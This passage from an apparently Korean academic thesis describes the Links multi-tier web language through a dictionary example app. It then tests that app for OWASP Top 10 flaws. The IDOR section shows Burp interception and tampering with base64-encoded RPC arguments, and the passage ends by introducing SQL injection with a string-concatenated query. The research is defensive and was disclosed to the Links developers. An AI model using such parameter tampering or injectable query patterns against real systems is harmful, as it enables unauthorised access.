       <button l:onclick="{redraw(formatDef(def), def.id)}" type="button">
        Cancel</button>
      </form>
      </div>,
      def.id)
  }
  fun formatDef(def) {
    <span l:onclick="{editDef(def)}">{stringToXml(def.meaning)}</span>
  }
}
fun format(defs) {
  <div class="section">
   <div class="tip">Click a definition to edit it.</div>
   <table>
```

```
    { for (def <- defs)
        <tr class="entry">
          <td class="label-col entry-word">{stringToXml(def.word)}</td>
          <td class="def" id="def:{def.id}">
            {formatDef(def)}
          </td>
        </tr>
    }
   </table>
  </div>
}
fun suggest(s) client {
  domReplaceChildren(format(completions(s)),   getNodeById("suggestions
"))
}
fun addForm(manager) {
  <form l:onsubmit="{manager!NewDef((word=w, meaning=m))}">
   <table>
    <tr><td class="label-col">Word:</td><td>
     <input type="text" l:name="w"/></td></tr>
    <tr><td>Meaning:</td><td>
     <textarea l:name="m" rows="5" cols="80"/></td></tr>
    <tr><td><button type="submit">Add</button></td></tr>
   </table>
  </form>
}
fun main() {
  var manager = spawnClient {
    fun receiver(s) {
      receive {
        case Suggest(s) -> suggest(s); receiver(s)
        case NewDef(def) ->
          newDef(def);
          domReplaceChildren(addForm(self()), getNodeById("add"));
```

```
            if (s <> "") suggest(s) else (); receiver(s)
        }
    }
    receiver("")
  };
```

그림 25 Links 예제 - 사전 프로그램

위의 코드는 Links Dictionary Suggestion 과정의 코드이다. 페이지 로드 후 최종 표현식 main()이 연산되어 스레드를 생성하고 식별자를 변수 manager에 바인딩한다. 또 브라우저 창에 설치된 HTML 문서도 반환하는데 여기에는 사용자 활동에 따라 호출되는 이벤트 핸들러가 포함된다. 이벤트 처리기 중 하나인 검색 상자의 각 키 입력에서 l:onkeyup 표현식은 side effect에 대해 연산된다. 여기에서 Suggest 메시지를 현재 검색창 텍스트가 포함된 상태로 manager 프로세스로 전송한다. 여기서 e1 ! e2 표현은 e2로 표시된 메시지를 e1으로 표시된 프로세스로 보냄을 의미한다. Suggest 메시지를 수신하면 manager 프로세스는 새로운 suggestion을 가져오고 view를 업데이트하기 위해 suggest 함수를 호출한 뒤 다음 수신 상태를 유지하기 위해 tail position에서 자체 핸들러 함수를 호출한다.

suggest 함수는 completions 함수를 호출해 데이터를 가져오고, format 함수를 통해 해당 데이터의 형식화를 완료한다. completes 함수는 server 키워드로 labeled 되었고 여기에서 클라이언트 context에서 호출되기 때문에 completes에 대한 호출은 서버에 대한 control 전송(rpc call)이 강제로 이루어지고 return 값이 client 키워드로 labeled 된 format 함수를 지날 때 클라이언트에게 control 전송이 강요된다. 이러한 규칙에 따라 이 예제의 l:onkeyup 핸들러와 같은 Links 이벤트 핸들러는 다른 무거운 작업을 수행하기 위해 다른 프로세스에 메시지를 보낸다. 그 이유는 모든 핸들러가 하나의 이벤트 핸들링 스레드 안에서 실행되고, JavaScript 가상 머신의 모든 제어를 사용하기 때문에 브라우저 창에서 다른 작업을 수행할 수 없기 때문이다. 이러한 blocking 설계는 이벤트를 순서대로 처리할 수 있도록 선택되어 이벤트가 동시에 서로를 간섭하지 않도록 해준다. 이 경우 동시성을 원한다면 언제나 별도의 프로세스를 사용한다. 또한 이 경우 이벤

트가 순서대로 처리되는 것을 원하기 때문에 single 추가 프로세스를 사용한다. 각 이벤트는 이전 이벤트 처리가 완료될 때까지 전송된 순서대로 manager 프로세스의 대기열에서 대기한다. 이는 나중에 입력한 prefix에 대한 제안을 가져온 후 한 prefix에 대한 제안을 가져오는 순서가 잘못되는 것을 방지할 수 있다.

definition을 클릭하면 editview 함수가 호출된다. update나 delete를 클릭하면 updateDef나 deleteDef를 서버에서 호출해 definition을 해당하는 대로 수정한 다음 클라이언트에서 redraw 함수를 호출해 view를 업데이트한다. 마지막으로 add a definition 버튼은 addForm 함수에 의해 생성되고 add를 클릭하면 manager 프로세스에 새 데이터가 포함된 NewDef 메시지가 전송된다. manager 프로세스는 차례대로 서버 함수인 newDef를 호출해 데이터베이스에 정의를 추가한 뒤 형식을 재설정하고 새 definition이 현재 제안 목록에 나타날 때는 view를 업데이트한다.

2.2.1. Client/Server 함수

Links 프로그램은 일반적으로 client와 server에서 실행되는데 여기서 server나 client 키워드를 찾아볼 수 있다. 이 키워드를 통해 프로그래머는 명시적으로 표현식의 위치를 찾을 수 있다.[53] 이 키워드는 해당 함수가 어느 위치에서 사용되는지를 명시적으로 표현해주는데 이런 위치 주석은 top 레벨 함수의 정의에서만 허용된다.

```
fun updateDef(def) server {
  update (d <-- defsTable)
   where (d.id == def.id)
    set (meaning=def.meaning)
}
fun editDef(def) client {
    redraw(
      <div class="edit-def">
      <form method="POST"
         l:onsubmit="{
```

```
            var def = (id=def.id, word=w, meaning=m); updateDef(def);
            redraw(formatDef(def), def.id)}">
        <table>
         <tr><td class="label-col">Entry:</td><td>
          <span class="btw">editing</span>
          <input l:name="w" value="{def.word}"/></td></tr>
         <tr><td class="label-col">Meaning:</td><td>
          <textarea l:name="m" rows="5" cols="80">{
           stringToXml(def.meaning)}</textarea></td></tr>
        </table>
        <button l:onclick="{deleteDef(def.id); redraw([], def.id)}"
         style="float:right" type="button">Delete</button>
        <button type="submit">Update</button>
        <button l:onclick="{redraw(formatDef(def), def.id)}" type="button">
         Cancel</button>
      </form>
      </div>,
      def.id)
  }
```

그림 26 Links의 Client, Server 예제

위의 표는 앞서 설명한 Links 예제 프로그램의 한 부분으로 client/server 키워드가 적용된 코드이다.

server 키워드가 달린 함수는 클라이언트에서 실행 중인 코드에서 호출되더라도 항상 서버에서 실행되어 데이터베이스 쿼리에 관한 코드로 구성되어 있다. 위의 코드에서는 사전의 정의 업데이트 함수로 데이터베이스에 정의를 업데이트한다. 데이터베이스와 관련된 설명은 아래의 데이터베이스 쿼리 절에서 자세히 설명한다.

client 키워드는 XML 부분을 생성하는 코드로 구성되어있다. 위의 예시에서 확인할 수 있듯이 html 양식을 사용하여 프로그래밍할 수 있다. 이를 위해 두 가

지 특수 속성을 제공하는데 l:name은 입력 필드의 값을 변수에 바인딩하고, l:on submit은 양식이 제출될 때 평가할 표현식을 제공한다. 서버 호출은 고유한 HTTP 요청으로 구현되는데 클라이언트 호출은 클라이언트 측 코드가 원격 호출로 인식하는 특수 HTTP response로 구현된다. client 키워드를 포함하지 않고 client primitive를 사용하지 않는 프로그램은 다르게 처리되어 JavaScript가 아닌 일반 HTML이 브라우저로 전송되고 HTML 양식 제출을 통해 발생한다.

2.2.2. 데이터베이스 LINQ(Language-INtegrated Query)

LINQ (Lanuage-Intefrated Query)는 Links 언어나 마이크로소프트 .NET에서 사용되는 프로그래밍 언어 내부의 탑재된 데이터베이스 쿼리 방법이다. SQL 문과 비슷하게 질의문의 추가를 통해 확장된 언어를 사용할 수 있다. 데이터베이스에서는 SQL을 사용하고 XML에서는 XQuery를 사용하는 것과 같은 데이터 소스의 형식에 따라 다른 언어로 개발하는 문제를 데이터베이스 쿼리문을 문자열로 인코딩하여 작성하지 않아 임피던스 불일치 문제를 해결한다. 다양한 데이터 소스나 형식에 활용할 수 있는 일관된 모델의 제공을 통해 다양한 형식의 데이터 소스나 형식에 대해 각각 다른 언어가 개발되어 사용되는 현상을 단순화한다. LINQ 쿼리에서는 항상 객체를 사용해 xml 문서, SQL 데이터베이스 등 다른 형식에서 데이터를 가져오고 변환하는데 같은 패턴을 사용한다.[55]

앞서 설명한 Links 예제 프로그램인 Links 사전의 데이터베이스 중 일부분은 다음과 같이 구성되어 있다. 데이터베이스 dictionary에는 definitions이라고 하는 테이블이 있고, 이 테이블에는 id, word, meaning 3개의 column이 존재한다. 이 테이블을 변수 defsTable에 연결하면 아래의 표로 표현할 수 있다.

```
var defsTable =
    table "definitions" with
    ( id:String, word :String , meaning :String)
    where id readonly from database "dictionary";
```

그림 27 Links에서의 데이터베이스 구성

SQL 쿼리문에서 사용하는 데이터셋에 포함될 특성을 특정하는 SELECT, 결과를 도출해낼 데이터베이스 테이블을 명시하는 FROM, 조건문 역할을 수행하는 WHERE 절 3가지를 Links 형식으로 변수에 연결한 것을 보여준다.

데이터베이스에 접근하기 위해서는 데이터베이스 연결과 연결된 데이터베이스 내의 테이블을 각각 나타내는 값을 생성하는 표현식을 사용해야 한다. 특정 데이터베이스 드라이버를 사용해 지정된 데이터베이스 인스턴스에 연결하려면 다음과 같은 표현식을 사용해야 한다. 드라이버에 따라 parameter_string은 상이하겠지만 일반적으로 호스트 이름, 포트, 사용자 이름 및 암호가 포함된 문자열로 host:port:user:password의 형식을 갖는다.

```
database <database_name> <driver_name> <parameter_string>

mysql
var db = database "dictionary" "mysql" ":3306:web";
dictionary 데이터베이스, 포트 3306을 사용해 데이터베이스에 연결할 때
```

그림 28 Links의 데이터베이스 연결 예제

테이블은 [그림 29]와 같이 테이블 핸들을 통해 테이블을 사용한다. 테이블 핸들은 테이블 이름, 유형, 레코드, 데이터베이스 연결이 필요한 표현식을 사용해 생성한다. 변수 tb는 테이블 핸들 ((id : Int, word : String, meaning : String), (id : Int, word : String, meaning : String), (id : Int, word : String, meaning : String)) 유형을 갖는다. 이 세 개의 인자는 행의 유형과 제약 조건을 함께 식별한다. 각각 읽기 가능한 필드, 쓰기 가능한 필드, 필요한 필드를 순서대로 나타낸다. 이 필드들은 테이블 표현식에서 where 절에서 키워드로 추가할 수 있다.

```
table <table_name> with <row_type> from <database_connection>;

var tb = table "definition" with (id : Int, word : String, meaning : Strin
g) from db;
```

그림 29 Links에서의 테이블 사용 예제

테이블의 항목을 반복하거나 행을 가져오려면 for 문을 사용한다. Links의 테이블 핸들은 list와는 다르므로 다음과 같은 형태로 테이블 핸들을 사용한다. 다음 comprehension은 id가 1인 테이블의 항목을 선택한다. for 문에서 사용된 화살표 <-- 는 오른쪽으로 list가 아닌 테이블 핸들을 허용한다. 또한 런타임에 단일 SQL 쿼리에 의해 실행되어야 함을 지정한다. 표현식이 쿼리로 실행될 때 데이터베이스 시스템은 인덱스를 사용해 이를 수행한다.

```
  var defsTable = table "definition"
                with (id : Int, word : String, meaning : String) from d
b;
  for (t <-- tb)
  where (t.id == 1)
    [x]
```

그림 30 Links에서의 사용 예제

식이 쿼리가 되도록 지정하지 않으려면 list로 지정된 특수 함수를 사용해 테이블의 모든 행을 직접 추출할 수 있다. id가 20 이하인 id를 가진 word를 테이블에서 추출한다. 이는 다음과 같은 SQL 쿼리로 컴파일된다.

표 3 SQL 구문과 Links의 쿼리 비교

for (t <-- tb) where (t.id <= 20) [(word = t.word)]	select t.word as word from tb as t where t.id <= 20
Links의 쿼리	SQL 구문의 쿼리

Links에서는 데이터베이스 쿼리를 기본 구문으로 작성할 수 있다. 특히 list comprehension을 통해 개발자는 데이터베이스 접근을 위해 외부 API가 아닌 “native” operation을 사용한다. Links 표현식에는 데이터베이스 핸들과 테이블 핸들을 나타내는 표현식이 있는데 테이블 핸들은 list로 직접 변환되어 그 순간에 테이블의 행 목록을 효과적으로 보여줄 수 있다.

Links 컴파일러는 값과 표현식의 side-effects를 유지할 수 있다면 데이터베이스 시스템을 통해 모든 표현식을 평가할 수 있지만, 표현식이 실제 데이터베이스를 포함하지 않는다면 이는 효과적인 방법이 아니다. 표현식이 데이터베이스 테이블에 의존하는 경우 데이터베이스 시스템에서 무언가 실행해야 하는데 이를 위해 추가로 데이터베이스 쿼리의 데이터가 Links 런타임으로 반환되는 행은 지정되지 않는다. 이를 제어하기 위해 Links는 콘텐츠를 쿼리로 실행할 때 사용하는 표현식 주석 query {...}를 제공한다. 이를 통해 개발자는 단일 쿼리의 일부로 데이터베이스 시스템에서 표현식이 완전히 실행되는 것을 방해하는 결합을 감지할 수 있다. 이렇게 작성된 데이터베이스 쿼리는 시스템에서 SQL로 변환 가능하다.

```
fun completions(s) server {
  if (s == "") []
  else {
    query [10] {
      for (def <-- defsTable)
       where (def.word =~ /^{s}.*/)
       orderby (def.word)
        [def]
    }
  }
}
```

그림 31 Links에서의 데이터베이스 쿼리 사용 예제

예를 들어, 개발자가 Links 표현식을 사용해 두 테이블을 join 하려고 할 때 Links가 표현식에서 데이터베이스 쿼리를 생성할 수 없는 경우 일반적으로 두 테이블을 완전히 읽어 naive 알고리즘으로 join 자체를 수행할 수도 있겠지만 이 join 표현식이 쿼리 주석으로 감싸졌다면 Links는 데이터베이스에서 join을 평가할 필요가 있다. 이 평가를 Links가 진행할 수 없는 경우 (표현식이 실제 SQL 문과 같지 않은 경우) 컴파일에 실패해 개발자가 데이터베이스 시스템에서 평가할 수 있도록 표현식을 개선할 수 있다.

[그림 25]의 예에서와 같은 word 테이블을 사용해 예를 들면 아래의 [표 4]의 표현식은 다음과 같은 SQL 문으로 컴파일된다. word, type, definition 세 row를 가진 테이블에서 for, where, oderBy와 같은 Links 구조체를 사용하여 쿼리를 표현할 때 Links 컴파일러를 통해 적절한 SQL 문으로 변환한다.[53]

표 4 Links의 SQL 문 변환 과정

for (var def <-- defsTable) where (def.word ~/s.*/) orderBy (def.word) [def]	SELECT def.meaning AS meaning, def.word AS word FROM definitions AS def WHERE def.word LIKE '{s}%' ORDER BY def.word ASC
Links의 표현식	변환된 SQL 구문

앞서 설명하였듯 defsTable은 definition 테이블과 연결된 테이블 핸들로 list로 항목을 표현할 때 테이블에서 직접 항목을 표현할 수 없는 Links 언어의 특징으로 테이블 핸들을 소스로 받아들여 표현한다. 여기서 <-- 긴 화살표가 오른쪽에 list가 아닌 테이블 핸들을 받아들인다. 여기서 사용자가 입력한 단어의 prefix인 s는 정규 표현식을 사용하여 표현하였는데, 정규 표현식의 일치 연산자인 ~는 SQL 문에서 LIKE 연산자로 변환된다. 구문 {s}는 필요한 경우 특수문자 예외처리를 포함한 변수 s에 포함된 문자열로 대체된다. 모든 정규식을 LIKE 연산자 사용으로 변환할 수는 없어 런타임에 쿼리 변환 실패가 가능하기도 하다.

2.2.3. XML

Links는 xml 타입을 구성하고 조작하기 위한 구문이 포함되어 있다. xml 데이터는 포함된 코드를 나타내기 위해 quasiquotes를 사용해 일반 xml 표기법으로 작성된다. 이러한 표기법은 XQuery 표기법과 유사하며 유사한 장점이 존재한다. 특히나 xml 상용구를 Links 코드에 붙여넣기에 용이하다. 구문 분석기는 < 뒤에 올바른 태그 이름이 오면 xml 구문 분석을 시작한다. 공백은 <가 비교 연산자로 사용될 때 뒤에 와야 한다. legal xml은 태그를 여는 < 뒤의 공백을 허용하지 않는다. Links에서는 xml 트리의 루팅 되지 않은 목록이나 hedge를 지정하기 위한 <#>...</#> 구문을 지원한다. 이러한 hedge에는 xm 유형이 있고 single tree에는 xmlvalue 유형이 있다.

Links xml quasiquote 표현식은 올바른 형식의 xml만 생성한다. Links가 보장하지 않는 xml 문서의 유효성은 스키마 참조를 통해서만 설정할 수 있는데 스키마는 어떤 xml 태그가 어떤 조합에서 어떤 속성을 가질 수 있는지 지정한다. XHTML이라고 하는 HTML의 XML 변형에는 고유한 스키마가 있고 Links 프로그램은 유효한 XHTML 문서를 생성하도록 비공식적으로 바인딩 되어 형태가 양호한지 확인한다.

클라이언트는 표시할 현재 문서를 나타내는 xml 트리를 유지하고 관리한다. 이러한 고유한 트리를 DOM(Document Object Model)이라고 표현한다. W3C DOM 표준에 지정된 작업을 기반으로 Links는 DOM에 접근하고 수정할 수 있는 라이브러리를 제공한다.

Links는 xml 조작을 위해 두가지 유형을 지원하는데 DomNode는 변경 가능한 참조이고 Xml은 변경할 수 없는 트리 목록이다. getValue primitive를 사용해 전자를 후자로 변환할 수 있다. 이 primitive는 노드에 뿌리를 둔 트리의 전체 복사본을 만들어 단일 xml tree 목록으로 반환한다.

표 5 Links에서의 XML과 실제 페이지 소스 코드 비교

```
fun redraw(xml, defId) {
  domReplaceChildren(xml, getNodeById("def:" ^^ defId))
}
mutual{
  fun editDef(def) client {
    redraw(
      <div class="edit-def">
      <form method="POST"
         l:onsubmit="{
           var def = (id=def.id, word=w, meaning=m); updateDef(def);
           redraw(formatDef(def), def.id)}">
       <table>
        <tr><td class="label-col">Entry:</td><td>
         <span class="btw">editing</span>
         <input l:name="w" value="{def.word}"/></td></tr>
        <tr><td class="label-col">Meaning:</td><td>
         <textarea l:name="m" rows="5" cols="80">{
          stringToXml(def.meaning)}</textarea></td></tr>
       </table>
       <button l:onclick="{deleteDef(def.id); redraw([], def.id)}"
        style="float:right" type="button">Delete</button>
       <button type="submit">Update</button>
       <button l:onclick="{redraw(formatDef(def), def.id)}" type="button">
        Cancel</button>
      </form>
      </div>,
      def.id)
  }
```

```
▼<div class="edit-def">
  ▼<form method="POST" key="_key38">
    ▼<table>
      ▼<tr>
         <td class="label-col">Entry:</td>
        ▼<td>
           <span class="btw">editing</span>
           <input value="desked" name="lname__g147"
           id="_lnameid__g146">
         </td>
       </tr>
      ▼<tr>
         <td class="label-col">Meaning:</td>
        ▼<td>
           <textarea rows="5" name="lname__g149" id=
           "_lnameid__g148" cols="80">of Desk
           </textarea>
         </td>
       </tr>
     </table>
     <button type="button" style="float:right" key=
     "_key39">Delete</button>
     <button type="submit">Update</button>
     <button type="button" key="_key40"> Cancel
     </button>
   </form>
 </div>
```

[표 5]는 Links 예제 프로그램의 코드이고 아래는 해당 코드가 실행된 웹 페이지 소스이다. Links 예제 프로그램 코드 중 editDef 함수는 사전의 정의를 수정하는 역할을 하는 함수이다. client 키워드가 있는 이 코드는 앞서 설명한 바와 같이 XML 부분을 생성하는 코드로 구성되어 있는데 이 코드를 확인해보면 Links 예제 프로그램에서 작성한 태그가 실제 HTML 태그와 일치함을 확인할 수 있다. 코드 내에 사용된 div 태그와 같은 코드들을 실제 HTML 실행 코드에서 그대로 확인할 수 있다. 확인할 수 있는 부분은 굵게 표시해놓았다.

[표 6]은 Links의 xml 라이브러리 목록이다. Links의 내장 라이브러리를 통해 사용할 수 있다.

표 6 Links의 xml 라이브러리

stringToXml	(String) ~> Xml
intToXml	(Int) ~> Xml
floatToXml	(Float) -> Xml
stringToInt	(String) -> Int
intToFloat	(Int) -> Float
intToString	(Int) -> String
floatToString	(Float) -> String
getTagName(xml)	주어진 XML 노드의 태그 이름을 문자열로 반환
getTextContent(xml)	XML 텍스트 노드가 주어지면 xml 텍스트를 문자열로 반환
getAttributes(xml)	지정된 XML 값과 관련된 속성목록 반환
hasAttribute(xml,attrName)	주어진 XML 값에 속성이 주어져 있으면 true를 반환하고 아니면 false 반환
getAttribute(xml,attrName)	지정된 XML 값의 주어진 속성을 문자열로 반환
getChildNodes(xml)	이 XML 노드의 child 노드 목록 반환

위의 라이브러리를 제외하면 Links 언어 내에서 xml 값에 접근하거나 수정하는 방법이 제공되지 않는다. 여기서 stringToXml 라이브러리는 문자열 string을 xml로 바꿔주는 라이브러리이다.

2.2.4. Static Type-Checking

앞서 2장에서 Links 언어가 브라우저, 서버, 백엔드 세 계층을 모두 포함하는 언어를 제공함으로써 임피던스 불일치를 감소시킨다고 이야기했다. 브라우저에서 실행되는 JavaScript, 데이터베이스에서 실행되는 SQL 문 등 Links 언어 구문에는 client, server 그리고 Database 각각의 특성에 맞게 적용된 면이 있지만, 이것이 관련 없는 3가지 언어로 변환됨을 뜻하지는 않는다. 프로그래밍 프로세스를 통합해 type-checking하고, 기본 연산을 위한 공통 syntax를 제공한다. 이를 통해 syntax에서 문법의 표면적인 heterogeneity가 존재한다고 하더라도 의미론

적으로는 임피던스 불일치가 감소함을 뜻한다. 여기서 heterogeneity(이질성)은 표면적으로는 형태가 다르게 보이지만, 결국 의미를 살펴보면 동일한 의미를 갖는다는 뜻이다. 따라서, 각 syntax erea가 해당 도메인의 기존 언어와 어느정도 유사성을 갖는다는 장점도 존재한다.

Links 예제를 확인해보면 type이 명시적으로 언급하는 것을 찾기 어렵다. 이는 type 추론이 부분적으로 type annotation을 불필요하게 렌더링하여 부분적으로 공간을 절약할 수 있기 때문이다. 그럼에도 모든 예제는 정적으로 type-checking 되고, static typing은 Links의 필수적인 부분이다. [54]

이 type-checking은 XML 형식에도 적용되는데, Links 언어는 올바른 형식인지를 확인하기 때문에 XML 형식인지 String 형식인지를 확인해주어야 한다. 이때, 앞서 언급한 xml library를 사용해 type을 변환할 수 있다.

2.3. 동기

다계층 프로그래밍 언어인 Links의 특징을 활용하면 프로그래머는 계층 간 상호 작용을 더 쉽게 관리하여 프로그램 작성 시 일어날 수 있는 오류를 줄일 수 있다. 이를 통해 발생 가능한 취약점을 줄여 보안성 강화라는 효과를 얻을 수 있게 된다. 그러나 현재까지 보안 관점에서 OWASP TOP 10 주요 취약점에 대한 평가가 이루어진 적이 없어 이를 실제로 확인해보고자 Links 기반의 웹 프로그램을 작성해 취약점을 점검해보았다.

3. Links 기반 다계층 웹 프로그램의 취약점 분석

본 장에서는 Links 기반의 웹 프로그램에서 OWASP Top 10의 주요 취약점에 대해 공격 시도한 내용과 그 결과에 관해 설명한다.

3.1. IDOR (Insecure Direct Object Reference)

안전하지 않은 직접 객체 참조는 공격자가 요청 메시지의 URL이나 매개 변수

를 변경하는 공격으로 주로 서버 쪽 입력값 검증을 소홀히 하는 경우에 취약해진다. 이러한 취약점을 Links 예제 프로그램에서 발견하여 공격을 시도하였다. Burp를 사용해 이루어지는 과정을 간략히 설명하면 이러하다.

burp proxy 기능을 이용해 Links 사전 프로그램의 데이터 전송 과정을 확인하면 Links 프로그램 실행 환경에 포함되어 클라이언트로 전송되는 서버 함수 이름 (name), 그 함수의 인자 (args), 그 함수의 환경 (env), 이 함수를 호출한 클라이언트 프로세스의 식별자 (client_id)의 값들이 노출된다. 이 값을 Burp를 통해 엿볼 수 있었고 심지어 변경한 값을 서버에 전달할 수 있어 IDOR 취약점이 발생했다. 아래의 그림과 같이 args 인자의 내용을 ‘available’에서 ‘baseball’로 변경하는 것이 가능했다.

표 7 args 인자 변경 전

name=MjQyMw==	2423
args=e+KAnDHigJ064oCdYXZhaWxhYmxl4oCdfQ==	{“1”:”available”}
env=e30=	{}
client_id=Y2lkXzIw	cid_20
Base64 형식으로 인코딩 된 인자들	디코딩 결과

표 8 args 인자 변경 후

name=MjQyMw==	2423
args=e+KAnDHigJ064oCdYmFzZWJhbGzigJ19	{“1”:”baseball”}
env=e30=	{}
client_id=Y2lkXzIw	cid_20
Base64 형식으로 인코딩 된 인자들	디코딩 결과

그림 32 IDOR 취약점 공격 결과

그 결과 위의 그림과 같이 입력한 단어와 다른 결과를 확인할 수 있다. 이를 통해 IDOR 취약점을 이용한 공격이 가능함을 확인하였다. 현재 예시에서는 간단한 사전 예제 프로그램을 이용해 예시를 보였지만, 이러한 공격이 상품 결제 상황 등에서는 큰 피해를 초래할 수 있다.

이러한 IDOR 취약점에 관한 결과를 Links 언어 개발자들에게 전달하며 보완 방법을 제안하였고, 그 결과 Links가 버전 0.9.6에서 SSL 프로토콜을 지원하기 시작하였다. SSL (Secure Sockets Layer) 프로토콜은 암호화 기반의 인터넷 보안 프로토콜로 웹에서 전송되는 데이터를 암호화하여 전송하고, 두 통신장치 사이에서 핸드셰이크라는 인증 프로세스를 사용해 데이터를 보호한다.

기존 Links 예제 프로그램은 HTTP 통신만 지원하였으나 SSL 프로토콜 지원을 통해 HTTPS 통신을 지원하게 되었다. SSL 프로토콜의 사용을 통해 실제로 보안성 강화에 도움이 되는지 확인해보고자 한다. SSL의 주요 기능 중 하나는 브라우저가 통신하는 웹 서버의 ID를 인증하는 것이다. 이 인증을 통해 웹 사이트가 합법적인 웹 사이트인지 확인한다. 또 전송된 데이터를 암호화하고 무결성 검사를 구현해 메시지 가로채기 공격으로부터 보호한다.

그 전에 Links에서 SSL을 지원하며 이루어지는 HTTPS 연결 과정에 대해 간략히 설명하면 본래 웹 브라우저에서 웹 서버에 접속하면 서버에서 웹 브라우저로 인증서를 전송한다. 이때 인증서를 받은 웹 브라우저는 이 인증서가 신뢰할 수 있는 인증서인지 검증하기 위해 '신뢰할 수 있는 루트 인증기관'으로부터 나온 인증서인지 확인한다. 이 '신뢰할 수 있는 루트 인증기관'은 클라이언트의 브라우저 내부에 이미 존재하며 인증기관의 리스트와 함께 각 인증기관의 공개키를 브라우저가 이미 소유하고 있다.

인증서가 '신뢰할 수 있는 루트 인증기관'에 포함된 인증서라면 해당 인증서의 공개키를 이용해 인증서를 복호화한다. 이때 인증서를 공개키를 이용해 복호화가

가능하다는 것은 이 인증서가 인증기관의 비공개키 때문에 암호화되었기 때문이고, 이 비공개키가 있는 인증기관은 해당 인증기관뿐이기 때문에 서버에서 제공한 인증서가 인증기관에 의해 발급되었다는 것을 의미한다.

즉, 접속한 사이트가 인증기관에 의해 검토되었음을 의미하고 이는 해당 서비스를 신뢰할 수 있다는 것을 의미한다. 이 과정을 핸드쉐이크 과정이라고 한다. 이 핸드쉐이크과정이 끝나면 데이터를 전송하는 단계가 시작된다.

공개키 방식의 암호화는 안전하지만 많은 자원이 필요하고, 대칭키 방식의 암호화는 효율적이지만 보안성의 문제가 존재하기 때문에, 이를 혼합해 서버와 클라이언트가 주고받는 실제 데이터는 대칭키 방식으로 암호화하고, 대칭키 방식으로 암호화된 실제 데이터를 복호화할 때 사용하는 대칭키는 공개키 방식으로 암호화하여 주고받는다. 인증서가 유효하다고 판단하면 나머지 전송 과정이 진행되는 것이다.

```
352 2.163265702   127.0.0.1   127.0.0.1   HTTP   672 POST /examples/dic
353 2.163291959   127.0.0.1   127.0.0.1   TCP     66 8080 → 60916 [ACK]
354 2.165881101   127.0.0.1   127.0.0.1   TCP    320 38250 → 5432 [PSH,
355 2.165908016   127.0.0.1   127.0.0.1   TCP     66 5432 → 38250 [ACK]
356 2.168470327   127.0.0.1   127.0.0.1   UDP   1002 39972 → 39972 Len=
357 2.168505432   127.0.0.1   127.0.0.1   UDP   1002 39972 → 39972 Len=
    Connection: keep-alive\r\n
    Referer: http://localhost:8080/examples/dictionary/dictSuggest.links\r\n
    Sec-Fetch-Dest: empty\r\n
    Sec-Fetch-Mode: cors\r\n
    Sec-Fetch-Site: same-origin\r\n
    \r\n
    [Full request URI: http://localhost:8080/examples/dictionary/dictSuggest.links]
    [HTTP request 2/2]
    [Prev request in frame: 1]
    [Response in frame: 365]
    File Data: 67 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "__name" = "NTM2Ng=="
  ▸ Form item: "__args" = "eyIxIjoiYSJ9"
  ▸ Form item: "__env" = "e30="
  ▸ Form item: "__client_id" = "Y2lkXzI="
```

그림 33 HTTP 통신 패킷

[그림 33]은 HTTP 통신을 wireshark로 확인한 내용이다. HTTP 통신이 평문으로 전송되고 있으므로 그 내용과 인자들을 실제로 바로 확인할 수 있다.

반면 [그림 34]는 HTTPS 통신을 wireshark로 확인한 내용이다. 내용을 확인해보면 HTTP 프로토콜을 확인할 수 없고 HTTP 통신 내용이 드러나더라도 해석이 불가능한 암호화된 형태로 나타남을 확인할 수 있다. 이를 통해 SSL 지원 후 전송 내용 확인이 어려워짐으로 보안성이 강화됨을 확인할 수 있다.



그림 34 HTTPS 통신 패킷

Links 런타임 시스템에 의해 클라이언트와 서버 간 통신 보안을 강화하기 때문에 개발자가 Links 클라이언트와 서버 함수 프로그램을 작성할 때 IDOR 취약점을 위해 특별히 고려할 사항은 없다.

3.2. SQL Injection

여기서는 SQL injection 기법을 통해 공격을 시도한 사항에 대해 기록한다.

3.2.1. SQL Injection 무결성

테이블 t에서 id가 x인 모든 값을 반환하는 SQL 문이 있을 때 이 SQL 문은 아래의 [그림 36]에서 왼쪽과 같은 트리 구조이다.

“ SELECT * FROM t WHERE id = ‘ ” + X

그림 35 SQL 무결성 SQL 문 예시

이때 변수 x에 어떠한 입력값이 들어오더라도 오른쪽 그림과 같이 변수 x 이하의 자리에서만 변경이 이루어진다면 해당 SQL 문의 동작의 의도는 변형이 일어나지 않는다.

